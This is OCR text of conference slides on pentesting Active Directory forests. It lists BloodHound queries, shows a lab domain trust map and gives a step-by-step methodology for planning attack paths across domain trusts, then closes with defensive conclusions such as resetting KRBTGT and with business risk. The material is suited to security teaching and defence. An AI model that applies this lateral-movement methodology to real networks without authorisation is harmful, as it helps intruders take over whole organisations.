
CANETE.LOCAL

JAFEPE@DEV.CIYILAB.LOCAL


Database Info | Node Info | Queries


## Pre-Built Analytics Queries


- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems




Raw Query


Forest CANETE
Forest CIYILAB
canete.local
ciyilab.local
External
trust
Parent-Child
trust
dev.ciyilab.local
Parent-Child
trust
test.dev.ciyilab.local


BloodHound
Start typing to search for a node...
Export Graph
CIYILAB.LOCAL
ASSUAN.LOCAL
DEV.CIYILAB.LOCAL
CANETE.LOCAL
TRICIA.LOCAL
TEST.DEV.CIYILAB.LOCAL
TrustedBy
DEMO
Raw Query


Forest CANETE
Forest CIYILAB
Forest TRICIA
canete.local
ciyilab.local
tricia.local
Forest trust
External trust
Parent-Child trust
Tree-Root trust
dev.ciyilab.local
Parent-Child trust
assuan.local
test.dev.ciyilab.local

PS C:\>
PS C:\>

# DEMO

# PENTESTING
## ACTIVE DIRECTORY

### Wrapping Up

/RootedCON

ciyinet

# WRAPPING UP – "METHODOLOGY"

1. Enumerate trusts the current domain has and also trusts the other domains have
2. Is the target within the same forest?
   - Yes: step 3
   - No: steps 4 and 5
3. Got DA-level privileges in the current domain?
   - Yes: use DA-level techniques
   - No: steps 4 and 5
4. Enumerate objects:
   a. Security principals (i.e. user, groups, computers) in the current domain that have access to resources in another domain
   b. Groups that have users from another domain
   c. Foreign security principals in ACE in foreign domains
5. Map exploitation path
   - What accounts need to be compromised to move from the current position to the target

# PENTESTING
## ACTIVE DIRECTORY FORESTS

### Conclusions

/Rooted CON

ciyinet

# CONCLUSIONS

- If other domain trusts our domain, we can query their AD information

- Trusts can introduce unintended access paths

- Domain trust boundaries are not security boundaries

- Losing control of the KRBTGT account password hash of any domain equates to losing control of the entire forest
  - You must reset KRBTGT (twice) in every domain in the forest!

# BUSINESS RISK

**Compromise** of just one **Domain Admin** account in the Active Directory forest exposes the **entire organization to risk**. The attacker would have **unrestricted access** to all resources managed by all domains, users, servers, workstations and data.

Moreover, the attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and **cannot be efficiently remediated with guarantees**.

~~*"Once Domain Admin, always Domain Admin"*~~

***"Once any Domain Admin, always Enterprise Admin"***

# ACKNOWLEDGMENT & REFERENCES

- My brother (Happy B-DAY!!!)
- Francisco Tocino
- Nikhil Mittal (@nikhil_mitt)
- Will Schroeder (@harmj0y)
- Andrew Robbins (@_wald0)
- Rohan Vazarkar (@CptJesus)
- Benjamin Delpy (@gentilkiwi)
- Sean Metcalf (@PyroTek3)


C'mon son


4GIFs.com


PENTESTING
ACTIVE DIRECTORY FORESTS
THANK YOU

# PENTESTING

## ACTIVE DIRECTORY FORESTS

**CARLOS GARCÍA GARCÍA**

/RootedCON

ciyinet

carlos@ciyi.es